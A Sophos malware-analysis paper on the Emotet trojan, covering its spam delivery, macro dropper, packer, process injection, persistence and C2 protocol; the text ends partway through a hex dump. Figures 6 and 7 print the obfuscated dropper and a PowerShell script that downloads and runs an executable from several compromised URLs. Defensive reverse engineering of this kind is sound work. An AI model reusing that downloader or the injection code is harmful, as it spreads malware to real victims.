

EXPLORING EMOTET, AN ELABORATE EVERYDAY ENIGMA

Luca Nagy
Sophos, Hungary

luca.nagy@sophos.com

ABSTRACT

Based on *Sophos* detection numbers, the Emotet trojan is the most widespread malware family in the wild. Since its appearance more than five years ago, it has been – and remains – the most notorious and costly active malware. Emotet owes its reputation to its constant state of evolution and change. The malware’s rapid advancement helps support its highly sophisticated operation. This paper will discuss the reverse engineering of its components, as well as the capabilities and features of Emotet: a detailed overview of its multi-layered operation, starting with the spam lure, the malicious attachments (and their evolution), and the malware executable itself, from its highly sophisticated packer to its C2 server communications.

Emotet is well known for its modular architecture, its worm-like propagation, and its highly skilled persistence techniques. The recent versions spread rapidly using multiple methods. Besides its ability to spread by brute forcing using its own password lists, it can also harvest email addresses and email content from victims, then spread through spam. Its diverse module list hides different malicious intentions, such as information stealing, including credentials from web browsers or email clients; spreading capabilities; and delivering other malware including ransomware and other banking trojans. We will dissect the background operations of the payload modules. We will also present statistics from *Sophos* about Emotet’s global reach.

A BRIEF HISTORY OF EMOTET

The first Emotet sample we detected popped up on 26 May 2014. Those early samples were called ‘Geodo’ and had whole different intentions from the current ones. The older ones were designed to steal bank account details, causing them to spread throughout the world as banking trojans. The very first samples only targeted German-speaking countries, as seen from the spam emails used for delivery. As time went by, the geographical locations targeted by Emotet began to expand. Besides the German, Austrian and Swiss emails, the spam lure was extended to Canada, the United States, and the United Kingdom. Since then, the infection method has been via malicious attachments or through links in widespread spam campaigns. The malicious downloader is most often a VBA macro embedded in an *Office* document, but the appearance of the delivery code can vary greatly. The binary is frequently updated and improved, and has developed into a modular structure. During this evolution a banking module, a spam bot module, an *MS Outlook* address-stealing module and a DDoS module have also appeared. These binaries were named version two. Among the improvements in the next version were anti-VM techniques. A scan for VM-specific files is performed and, if such files are found, a second set of junk IP addresses is contacted in an attempt to throw off research efforts or automated systems attempting to block the C2 addresses. The authors also created an effective packer of their own, which

made analysis even more difficult. They used several anti-analysis techniques, including process injection into legitimate files, such as explorer.exe or alg.exe. As a summary of its strategy, it has evolved through a long process from a single information-stealing banking trojan to a botnet which can install other malware as well as proprietary or *NirSoft* tools.

The latest samples include modules to exfiltrate data from the victim (e.g. credentials from web browsers, credentials and account details of email clients, an email contact list, email contents) and modules to spread through the LAN exploiting SMB vulnerabilities or through the WAN using spam. Recent spam campaigns use previously stolen email conversations, which then have malicious responses added to them before being sent to the victim. The tactic of using stolen email conversations in order to make the emails seem more legitimate has proved to be very successful.

In July 2018, US-CERT described Emotet as being among the most costly malware, its infections having remediation costs up to US\$1 million per incident [1]. Emotet has been topping the *Sophos* charts as the most commonly seen malware for a long time – leaps and bounds ahead of the others including malware families such as GandCrab, HawkEye, Ursnif, Formbook and AZORult. New Emotet spam campaigns and binaries are appearing every day. Huge numbers of the spam emails are sent every day with the aim of assuring mass infections. Figure 1 shows how many detected Emotet binary samples *Sophos* saw on a daily basis during the first four months of 2019.




Figure 1: Detected Emotet samples on a daily basis.

These detections are mostly located in the United States, but a great number of attacks also occurred in Canada, the United Kingdom, Belgium, Germany and France, as well as various other countries throughout the world.

Delivery methods

An Emotet infection begins with the use of heavy spam campaigns. The victim receives a message that typically claims to be an invoice from a bank or telecommunications company, such as *AT&T*, or receives a payment notification or even a shopping confirmation from a seemingly legitimate organization like *Amazon* or *PayPal*. The email content may have a malicious link leading the victim to the Emotet downloader, or in other cases the downloader is delivered as the email attachment. We have seen *MS Office Word* documents, *Excel* spreadsheets, PDFs, JavaScript, and even password-protected ZIP files as the attachment. The most highly evolved spamming method, which appeared in

recent months, is when the malicious object is inserted into a legitimate email conversation thread. This happened after the Emotet email-harvesting module came into being in October 2018 and collected not only the email contact list, but also the contents of the mail. Figure 2 shows a malicious reply to an original email conversation chain. When the link is clicked, a ZIP file is downloaded which includes the *Office* document which is actually the downloader. In several cases the fake domain name of the malicious link that appears is the domain name of the sender's email address extracted from the previous email chain.




Figure 2: Execution chain with the malicious email reply inserted into an email conversation thread.




Figure 3: Malicious email posing as an invoice.

The servers from which the binary would be downloaded are mostly hacked *WordPress* sites running on PHP. These can easily be exploited, especially if the website owners do not update frequently and use a vulnerable version of a plug-in or theme. These vulnerable websites are used to deliver the Emotet binaries.

The *Office* documents trick the victim into enabling the embedded macros. As soon as the macro is enabled, the code results in a PowerShell script, downloading the Emotet binary to the %TEMP% folder, as shown in Figure 4.




Figure 4: Execution chain deriving from the Office document.

The VBA macro code is heavily obfuscated and full of garbage characters. For instance, the macro code we have examined has almost 1,000 lines, containing several functions and pieces of junk code. At the end of the code, there is a Shell function with the parameter made from the returns of the numerous functions.

```
Sub autoopen()
  bzmwlc = CleanString(Shell(jrulf + fitwbua + zzkdk + fkzoq + zpzi + fcnpjwi, 878356 - 878356))
End Sub
```

Figure 5: AutoOpen function in Emotet VBA macro code.

In the case of deleting the junk and putting the useful parts together, the Shell function will run the code snippet shown in Figure 6.

```
C:\jfqbcnj\jtnvm\zltmqh\...\windows\system32\cmd.exe /c %ProgramData:~0,1%%ProgramData:~9,2% /
V:0/Cset 0o=cloy g@%U;hnmWLP-9/+Nv_OS7iTAMzw6fuC8r)(S3ZJ:keDE'Ibq\Y=.t0B1~,s{j a4Gp}R5KxFXdQ&&for %i
in (69;2;31;7;15;8;59;14;50;35;44;61;72;62;1;7;37;7;40;48;40;40;50;23;20;20;28;29;48;44;61;16;67;62;
1;7;10;7;27;48;29;15;44;61;16;41;62;1;7;60;60;4;24;26;60;2;52;45;77;51;55;49;33;69;10;30;60;69;49;9;
24;63;63;34;30;52;63;64;55;11;46;31;16;2;51;64;46;0;57;4;20;46;57;56;13;46;51;35;60;26;46;11;57;9;
24;31;52;77;63;69;37;55;49;10;57;57;69;44;18;18;63;66;60;2;11;37;2;0;45;46;57;56;0;2;12;18;50;0;66;
52;10;11;63;73;2;43;42;54;22;63;25;6;10;57;57;69;44;18;18;69;37;2;12;2;57;26;2;11;56;60;26;45;46;77;
2;2;37;63;56;37;34;18;15;30;69;46;77;50;41;64;20;2;29;78;6;10;57;57;69;44;18;18;12;66;37;66;77;2;69;
56;0;2;12;18;78;11;27;13;52;20;37;36;21;64;33;41;33;60;1;6;10;57;57;69;44;18;18;12;66;74;57;37;66;
26;77;26;11;5;37;34;56;67;41;25;56;0;2;12;1;56;37;34;18;15;17;78;21;63;50;32;2;8;57;40;72;12;35;50;
72;6;10;57;57;69;44;18;18;46;0;30;66;11;46;77;46;45;2;37;66;63;3;2;11;56;5;46;11;56;57;37;18;68;27;
50;63;46;40;71;76;42;57;11;15;67;46;5;59;22;58;64;32;29;49;56;40;69;60;26;57;39;49;6;49;38;9;24;37;
64;69;57;69;55;49;30;0;11;30;34;31;49;9;24;0;34;30;52;64;57;4;55;4;49;17;25;49;9;24;0;0;37;45;10;2;
33;55;49;64;33;2;21;52;49;9;24;31;26;34;31;31;60;77;55;24;46;11;21;44;57;46;12;69;19;49;53;49;19;24;
0;34;30;52;64;57;19;49;56;46;74;46;49;9;33;2;37;46;66;0;10;39;24;64;11;26;31;64;0;4;26;11;4;24;31;
52;77;63;69;37;38;65;57;37;3;65;24;63;63;34;30;52;63;64;56;47;2;31;11;60;2;66;77;75;26;60;46;39;24;
64;11;26;31;64;0;62;4;24;31;26;34;31;31;60;77;38;9;24;0;2;2;64;21;55;49;66;51;52;26;52;26;49;9;50;
33;4;39;39;68;46;57;16;50;57;46;12;4;24;31;26;34;31;31;60;77;38;56;60;46;11;5;57;10;4;16;5;46;4;67;
58;58;58;58;38;4;65;50;11;21;2;45;46;16;50;57;46;12;4;24;31;26;34;31;31;60;77;9;24;77;21;45;30;64;
31;45;55;49;26;31;2;64;26;49;9;51;37;46;66;45;9;70;70;0;66;57;0;10;65;70;70;24;12;21;63;37;64;55;49;
51;31;11;37;26;52;49;9;89)do set dn1=!dn1!!0o:~%i,1!&&if %i==89 echo !dn1:~633!|cmd""
```

Figure 6: Obfuscated code intended to launch a PowerShell script.

The snippet shown in Figure 6 uses cmd.exe with a long argument which is represented by the character codes of a PowerShell script. It tries to repeatedly access the URLs and, if the size of the binary is as expected, the Emotet binary is downloaded to the %TEMP% folder. Figure 7 shows the script that can be seen after clearing the obfuscated code.

```
foreach($jniwjc in $('http://salonrocket.com/IcaqhnsKoJZY_s7@http://promotion.likedoors.ru/PzpedI3jNoMQ@http://maradop.com/QnTwqNr8vjf3f11@http://maxtraidingru.437.com1.ru/P9QvsI6oUtS5mCI5@http://eczanedekorasyon.gen.tr/GTIseSRXZtnP4egB_0j6M'.Split('@'))
{
    try
    {
        new-object Net.WebClient.DownloadFile($jniwjc, $$env:temp+'\'+'97'+'.exe');
        If ((Get-Item $wiuwwld).length -ge 40000)
        {
            Invoke-Item $wiuwwld;
            break;
        }
    }
    catch
    {
    }
}
}
```

Figure 7: The VBA macro called PowerShell script.

BINARY ANALYSIS

Anti-analysis and persistence techniques

Validating the execution chain

We will begin with a very simple but nevertheless effective procedure that is applied by Emotet samples in order to make code tracking more demanding and uncomfortable for threat researchers, right after we unpack the sample – which we will see can also be an amusing process in the cases of certain Emotet samples. What this procedure means is that Emotet prefers to create child processes of itself to execute different operations and validate the integrity of the expected execution procedure. It achieves this by creating a mutex, whose name is derived from the current PID and the parent's PID – not only to determine its proper execution path, but also to deflect it in case the parent process is not as expected. In another case, samples compute a hash of their full path and pass it through as a parameter to the child process. This can be used to check the potential modification of the full path, as well as to determine the execution path of the current processes. In the case of the latter, the hashing algorithm used is sdbm [2], which is applied by the Emotet binary in several cases.

Another confusing behaviour is that the Emotet samples prefer to continuously update themselves in the background without any other conspicuous activities. This works with very high frequency as well as the continuous replacement of the hard-coded IP list.




Figure 8: Repetitive child process creation.

Packer

Certain samples which popped up in the middle of June 2018 appeared with a custom packer. Emotet has always used packers, but this one is worth mentioning as it makes the code flow tracking more problematic. It is a two-layer packer. The first layer decodes and loads the second layer and passes control to it, while the second layer decodes the Emotet payload, but the approach is somewhat tricky. The unpacked payload seems to be incomplete. This is due to the second layer writing the code chunks of the payload to different memory blocks. This can be seen by the several ‘CC’ bytes in the code which have replaced the real opcodes. So the payload is located in three different memory segments and it cannot be observed in its entirety. The three memory pages ensure the proper execution of the payload with the use of cross jumps. Figure 9 shows the three different memory blocks.

```

00301297 ; -----
0030129C db 0CCh
0030129D db 0CCh
0030129E ; -----
0030129E call GetFileAttributesW
003012A4 cmp eax, 0FFFFFFFh
003012A7 jnz short loc_3012D0
003012A9 jmp loc_3200D6
003012A9 ; -----
003012AE db 0CCh
003012AF db 0CCh
003012B0 db 0CCh
003012B1 db 0CCh
003012B2 ; -----
003012B2 call CreateDirectoryW
003012B8 test eax, eax
003012BA jnz short loc_3012D4
003012BC call GetLastError
003012C2 cmp eax, 087h
003012C7 jz short loc_3012D4
003012C9 loc_3012C9:
003012C9 jmp loc_3200ED
003012C9 ; -----
003012CE db 0CCh
003012CF ; -----
003012CF retn
003012D0 ; -----
003200C1 ; -----
003200C1 call sub_2E25FA
003200C6 lea eax, [ebp-208h]
003200CC push eax
003200CD jmp loc_30129E
003200CD ; -----
003200D2 dd 0
003200D6 call sub_2E25FA
003200DB push 0
003200DD lea eax, [ebp-208h]
003200E3 push eax
003200E4 jmp loc_3012B2
003200E4 ; -----
003200E9 dd 0
003200ED call sub_2E25FA
003200F2 xor eax, eax
003200F4 pop esi
003200F5 mov esp, ebp
003200F7 pop ebp
003200F8 jmp loc_3012CF
003200F8 ; -----
003200FD dd 0
00320101 ; -----
:002E25FA ; -----
:002E25FA pushf
:002E25FA pushf
:002E25FA pushf
:002E25FB pushf
:002E25FC pushf
:002E25FD pushf
:002E25FE add eax, ecx
:002E2600 add eax, edx
:002E2602 push eax
:002E2603 call junk
:002E2608 pop edx
:002E2609 pop ecx
:002E260A pop eax
:002E260B popf
:002E260C retn
===== S U B R O
:002E260D Attributes: bp-based frame
  
```

Figure 9: Execution flow obfuscation.

The packer is also responsible for the extraction of the C2 list (IP addresses with port numbers) and the RSA key. A detailed documentation of the packer has been put together by d00rt [3], as well as a solution to a dynamic unpacker including the configuration extraction. At the beginning of 2019, this packer disappeared and was replaced by a simple one.

Import resolution

Emotet is careful to run itself and all its components without an import address table in order to avoid static analysis. The import table is constructed dynamically by comparing the pre-computed hash values with the function names. The hash algorithm used – sdbm [2] – is not one of the most common algorithms used in API resolving, but despite this Emotet chooses to use it in multiple situations. The sdbm hashing algorithm is as follows:

```
hash(i) = hash(i - 1) * 65599 + str[i]
```

Anti-VM techniques

Emotet discovers the environment it is running on. The earlier variants contain a hard-coded hash list of VM-related process names, which are compared with the enumerated running processes. The list includes process names like *vboxtray.exe* and *vboxservice.exe*. If any running process names match any of the hash list, the execution path changes. The misleading execution path contains a list of fake IP addresses, which are made for unsuccessful connection establishment. In recent samples, instead of testing the VM on the client side, the implementation happens on the server side, since all the running process names are sent to the C2 server. Older versions even check some folder names, looking for AV vendors and VMs, as well as checking the VM-related files.

Process injection

The process injection technique is not unique to the latest Emotet. The earliest samples already used it with *explorer.exe*, when there were not yet any downloaded modules. These samples found *explorer.exe* by hash in the list of running process names in order to inject the unpacked code of themselves. After that, the malicious code was resumed in *explorer.exe* and further injected into other running processes. As the modular structure appeared in Emotet, code injection started to be used only by the downloaded modules. The latest samples are designed in such a way that the wrapper module decodes its embedded executable, launches the target process in suspended state, and writes the code to inject into the memory of it. In the following step, it sets the EAX register to the entry point of the executable. It enables execute, read-only, or read/write access on the target page, then the suspended process is resumed. After the launch, it uses the *WaitForSingleObject* function to get the signal from the resumed process or wait for one minute (in the case of *NirSoft* tools) or five minutes (in the case of the email contact extractor and email harvesting executables) to make sure they finish their operation.

```
if ( CreateProcSuspended(v10, v16, &proc_handle) )
{
    if ( Inject(&proc_handle, v1) )
    {
        {
            v2 = ResumeThread(v14) != -1;
            WaitForSingleObject(proc_handle, 60000);
        }
        TerminateProcess(proc_handle, 0);
        CloseHandle(proc_handle);
        CloseHandle(v14);
    }
    CloseHandle(v16);
}
```

Figure 10: Process injection in wrapper modules of an Emotet sample.

Heaven's Gate

In the case of the MAPI modules, there are two embedded executables, and two process injections are done by the wrapper module. There is a 32-bit executable which is injected according to the previously described method, and there is a 64-bit executable which is injected into alg.exe, originally located in the 'C:\Windows\System32' folder. Process injection from a 32-bit program to a 64-bit one is not supported by WinAPI. There is only one solution for it, named Heaven's Gate [4]. Some sandboxes and AV products are capable of hooking only the 32-bit version of the NTDLL for WoW64 processes. Furthermore, as most debuggers and disassemblers are not able to handle the switch between 32-bit and 64-bit, this technique can cause difficulties over the course of the analysis. In practice, the wrapper checks whether the system is 32- or 64-bit using the IsWow64Process API, and thereafter creates a suspended 64-bit process from alg.exe. To achieve this, it uses the Wow64DisableWow64FsRedirection API. Emotet copies alg.exe to the same folder with the same name as the original binary, the only small difference being that it adds an 'a' or 'b' to it. Access to the 32- or 64-bit code execution is possible through different code segments, therefore, we have to modify the segment selector to switch to the desired code execution. 32-bit uses 0x23 while the 64-bit code operates from the 0x33 as a segment selector. The code snippet in Figure 11 shows the switch in the Emotet wrapper.

02212A50		; Attributes: bp-based frame	000000002212A50	55	db	55h ; U
02212A50			000000002212A51	8B	db	8Bh
02212A50		HeavensGate proc far ; CODE	000000002212A52	EC	db	0EC
02212A50			000000002212A53	6A	db	6Ah ; j
02212A50		var_8 = dword ptr -8	000000002212A54	33	db	33h ; 3
02212A50			000000002212A55	E8	db	0E8h
02212A50	55	push ebp	000000002212A56	00	db	0
02212A51	8B EC	mov ebp, esp	000000002212A57	00	db	0
02212A53	6A 33	push 33h	000000002212A58	00	db	0
02212A55	E8 00 00 00 00	call \$+5	000000002212A59	00	db	0
02212A5A	83 04 24 05	add dword ptr [esp], 5	000000002212A5A	83	db	83h
02212A5E	CB	retf	000000002212A5B	04	db	4
02212A5E		HeavensGate endp ; sp-analysis failed	000000002212A5C	24	db	24h ; \$
02212A5E			000000002212A5D	05	db	5
02212A5E			000000002212A5E	CB	db	0CBh
02212A5F	8B	;	000000002212A5F			
02212A60	60	db 0B8h ;	000000002212A5F	8B 60 00 00 00	mov	eax, 60h
02212A61	00	db 60h ;	000000002212A64	67 65 48 8B 00	mov	rax, gs:[eax]
02212A62	00	db 0	000000002212A69	48 8B 40 18	mov	rax, [rax+18h]
02212A63	00	db 0	000000002212A6D	48 8B 40 30	mov	rax, [rax+30h]
02212A64	67	db 67h ; g	000000002212A71	8B 50 14	mov	edx, [rax+14h]
02212A65	65	db 65h ; e	000000002212A74	8B 40 10	mov	eax, [rax+10h]
02212A66	48	db 48h ; H	000000002212A77	E8 00 00 00 00	call	\$+5
02212A67	8B	db 8Bh	000000002212A7C	C7 44 24 04 23+	mov	dword ptr [rsp+4], 23h
02212A68	00	db 0	000000002212A84	83 04 24 0D	add	dword ptr [rsp], 0Dh
02212A69	48	db 48h ; H	000000002212A88	CB	retf	

Figure 11: Heaven's Gate in an Emotet wrapper module – on the left a 32-bit, on the right a 64-bit disassembler.

The *retf* means 'far return' and can specify the code segment and the return address. So the 0x33 is pushed on the stack as the segment selector. The *call \$+5* means it calls the next line and the *retf* is also pushed to the stack as a return address of that call. This means the *retf* will return to the address of 0x02212A5F on CS:0x33 (CS meaning code segment). So the instructions that follow from the previously mentioned address in the left figure are incorrect, since those are in fact 64-bit instructions, as can be seen on the right. After the switch, the 64-bit NTDLL is accessible and the process injection is possible. For these reasons, it uses the *NtAllocateVirtualMemory*, *NtWriteVirtualMemory*, *NtWriteVirtualMemory*, *NtSetContextThread*, *NtGetContextThread* and *NtSetContextThread* functions before the *ResumeThread* function.




 adminstarted.exe	TODO: <File description>	TODO: <Company name>
 adminstarteda.exe	Application Layer Gateway Service	Microsoft Corporation
 adminstartedb.exe	Application Layer Gateway Service	Microsoft Corporation

Figure 12: The email contact extractor and email harvesting executables are injected into alg.exe.

Persistence techniques

From observing its evolutions, we can see that almost all persistence techniques are used by Emotet. The earliest variants maintained persistence through a scheduled task in order to run the binary after boot. Persistence was also maintained using a .lnk file in the Startup folder. In recent samples, Emotet creates a service of the loader in case the Service Control Manager is accessible. It enumerates the services of the victim machine and copies a legitimate service description to its own newly created service, in order to draw less attention. If the service cannot be created from the sample, the 'SOFTWARE\Microsoft\Windows\CurrentVersion\Run' registry is used to preserve persistence.

Emotet main binary

After the spam lure, the executable is downloaded to the %TEMP% folder and is launched by the downloader code. The first process after unpacking launches a child process of itself and exits. As mentioned, this can be done by using mutexes made from the PID, parent PID, or in the latest versions it is done by passing parameters created from a hash of the file path. The created mutex names and event names appear as follows: *PEM<parent_PID>*, *PEM<sample_PID>*, *PEE<sample_PID>*, while the global mutex names and event names are made from the volume serial number, such as *GlobaN<volume serial number>*, *GlobaNM<volume serial number>*, *GlobaNE<volume serial number>*.

The main functionalities are organized into a switch statement. Even though the packer changes continuously, the core code is not modified frequently. What has been changing over time is the timing mechanism, calling the switch statement structure periodically. Thus, the malicious parts of the code, especially the process list enumeration and the communication with the C2 server, are executed in an interval all the time. Some variants register a hidden window, with the name *LDWCN<volume serial number>*, and set a time for it with the SetTimer function. Therefore, in the default case, the callback function pointing to the jump table with its malicious operations runs every second. Some blocks modify this timeout interval. The latest sample uses the WaitForSingleObject function instead of the hidden window option. This means that it waits until the event signs or the timeout interval elapses. The timeout is modified in some branches of the earlier samples as well.

Figure 13 shows the main functions of Emotet organized into a switch statement.

Case 0 is a child process creator block. It resolves some imports dynamically, generates a filename from its hard-coded string list and copies itself under the %APPDATA% directory into a newly generated folder, with the same name as the renamed binary. The filename generation algorithm uses the volume serial number of the *Windows* drive, returned as the *lpVolumeSerialNumber* output of the *GetVolumeInformationW* API. As this value is unique per machine, the generated filename from the same hard-coded string list is always identical on the same machine. As the filename is a mixture of

```

1 int __thiscall JMPTABLE(void *this)
2 {
3     int result; // eax
4     void *v2; // ecx
5
6     switch ( Value )
7     {
8     case 0:
9         Advapi32(this);
10        Shell32();
11        if ( CreateProcessOrService() )           // %Appdata%
12            goto exit;
13        Value = 1;                               // CreateProcess -> false
14        goto LABEL_4;
15    case 1:
16        Crypt32(this);
17        Urlmon();
18        Userenv();
19        Wininet();
20        Wtsapi32();
21        if ( CryptoInit(v2) )                   // RSA - 768 and AES symmetric key
22            {
23            MachineNameVolumeInfo = machinename_volumeinfo;
24            RSAencoded = &encoded_RSAkey;
25            RSAencodedLenght = 106;
26            Value = 2;
27    LABEL_4:
28        result = GetTickCount() % 4000 + 4000; // timeout to WaitForSingleObject
29        }
30        else
31        {
32    exit:
33        Value = 3;                               // case 3 -> ExitProcess
34        result = 0;
35        }
36        return result;
37    case 2:
38        Value = 2;
39        return C2Communication();
40    case 3:
41        SetEvent(event_handler);                // WaitForSingleObject return 0 -> ExitProcess
42        return 0;
43    default:
44        return 0;
45    }
46 }

```

Figure 13: Main functions of Emotet organized into a switch statement.

strings from the list, the results are represented for instance as ‘promptables.exe’ or ‘hotspotmatrix.exe’ – constructed from the following strings:

rel,tables,glue,impl,texture,related,key,nis,langs,iprop,exec,wrap,matrix,dump,phoenix,ribbon, sorting,pinned,lics,bit,unpack,adt,rep,jobs,acl,title,sound,events,targets,scrn,mheg,lines,prompt, adjust,xian,ser,cycle,redist,its,boxes,dma,small,cloud,flow,guiddef,whole,parent,bears,random, bulk,idebug,viewer,starta.comment,sel,source,hotspot,pnf,portal,sitka,iell,slide,typ,sonic

Emotet is careful to delete the zone identifier of the sample in order to remove traces of its origin, since it is downloaded from untrusted source. The hash of the current process file path is compared against the hash of a generated file path, with the intention of identifying which process is currently running. If it the paths do not match, it means the malicious service or process with the generated

name has not been launched yet, and it is time to do that. Depending on whether the Service Control Manager can be opened or not, it creates either a service or a process. Some Emotet variants store this information and send it to the C2 server as the user privilege is identifiable in this way.

In this case block the computer name is queried, and an ID is created by coupling it with the volume serial number as follows: `<computer name>_<volume serial number>`. It is used as an identification of the machine. A CRC32 checksum is calculated from the sample and stored as a global variable to send it later to the C2 server. The file checksum is important for the server in the decision as to whether or not it should update the binary.

The next time this child process creator block (case 0) is traversed by that newly created process or service, the value of the switch statement is set to 1, with the aim of directing the execution path to the initialization case, in which the real malicious operations begin to run.

Case 1 is an initialization block. It is traversed by the newly generated service or process located in the `%APPDATA%` directory. The mentioned child process creation is used by the service as well, so in fact the child process of the created service or process will meet this case block first. In this block, the process prepares itself for network communication. It loads the necessary modules and initializes the cryptography key. Emotet contains an RSA-768 public key in the binary, which is extracted and imported in this block under the `CryptInit` function.

```
int CryptoKeyInit()
{
    memset(&phProv, 0, 16);
    if ( CryptInit() ) // RSA-768 public key extract and import
    {
        if ( CryptGenKey(phProv, CALG_AES_128, CRYPT_MODE_CBC, (HCRYPTKEY *)&cryptAES) )
        {
            if ( CryptCreateHash(phProv, CALG_SHA1, 0, 0, (HCRYPTHASH *)&cryptSHA1) )
                return 1;
            CryptDestroyKey(cryptAES);
        }
        CryptDestroyKey(cryptRSA);
        CryptReleaseContext(phProv, 0);
    }
    return 0;
}
```

Figure 14: Initialization of the cryptography procedures.

Emotet uses an AES-128 key as a symmetric key, which is generated by the `CryptGenKey` API – older variants use RC4 instead of AES. The symmetric key is encrypted by the RSA-768 public key. To validate the C2 message an SHA1 hash will be computed and appended to the payload, the initialization of which also takes place in this block. The information sent later to the C2 server is stored in global variables.

Case 2 is the main block. It collects several bits of data from the victims to send to the C2 server. The structure of the collected information is serialized by *Protocol Buffers*, which is explained later. Figure 15 shows the serialized protocol buffer message in its binary format, right before it is compressed and encrypted.

The red highlighted bytes indicate the type and position of the further bytes to the `protobuf` compiler, the encoding of which is well documented on the *Protocol Buffers* site [5]. The blue bytes are the sizes of the further bytes of data – meaning that those are length-delimited wire

types. The first byte (after 0x08) does not change in the sample. The hidden bytes in Figure 15 are the computer name coupled with the serial number, which is used as the bot ID. The bytes after 0x18 are calculated from the system information with the use of RtlGetVersion and GetNativeSystemInfo. This case block queries the terminal session ID from the PEB structure ([fs:[0x30] + 0x1D4]), and the ID is located after 0x20 in Figure 15. The CRC32 checksum of the sample takes place after 0x2D, while the enumerated process list is after the 0x32 byte. The processes are enumerated in this case block, which means it is also periodically queried until the timeout. During the process list creation, it is careful to filter the repeated processes and not to contain the Emotet process name. It uses the same hash algorithm for the comparison as it used in the file path generation. The last bytes after 0x3A are used for the downloaded module IDs. This main block is responsible for the whole C2 communication including its encryption, sending, and the response procession.

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
08	00	12	11									5F				0	.	↓	←												
				18	FD	BC	06	20	01	2D	DE	EF	A5	6D		2	ž	4													
32	9E	03	53	65	61	72	63	68	46	69	6C	74	65	72	48																
6F	73	74	2E	65	78	65	2C	73	65	72	75	74	61	6C	61																
61	64	73	2E	65	78	65	B8	71	74	2E	65	78	65	2C	77																
69	6E	77	6F	72	64	2E	65	78	65	2C	4F	6E	65	44	72																
69	76	65	2E	65	78	65	2C	6F	75	74	6C	6F	6F	6B	2E																
65	78	65	2C	65	78	70	6C	6F	72	65	72	2E	65	78	65																
2C	63	6F	6E	68	6F	73	74	2E	65	78	65	2C	63	6D	64																
2E	65	78	65	2C	47	6F	6F	67	6C	65	43	72	61	73	68																
48	61	6E	64	6C	65	72	36	34	2E	65	78	65	2C	47	6F																
6F	67	6C	65	43	72	61	73	68	48	61	6E	64	6C	65	72																
2E	65	78	65	2C	57	69	72	65	73	68	61	72	6B	2E	65																
78	65	2C	77	69	6E	77	6F	72	64	36	34	2E	65	78	65																
2C	77	6D	70	6E	65	74	77	6B	2E	65	78	65	2C	53	65																
61	72	63	68	49	6E	64	65	78	65	72	2E	65	78	65	2C																
6A	75	73	63	68	65	64	2E	65	78	65	2C	70	6F	77	65																
72	70	61	79	2E	65	78	65	2C	64	77	6D	2E	65	78	65																
2C	73	70	70	73	76	63	2E	65	78	65	2C	74	61	73	6B																
68	6F	73	74	2E	65	78	65	2C	4F	66	66	69	63	65	43																
6C	69	63	6B	54	6F	52	75	6E	2E	65	78	65	2C	73	70																
6F	6F	6C	73	76	2E	65	78	65	2C	73	61	70	73	73	65																
72	76	69	63	65	2E	65	78	65	2C	73	76	63	68	6F	73																
74	2E	65	78	65	2C	6C	73	6D	2E	65	78	65	2C	6C	73																
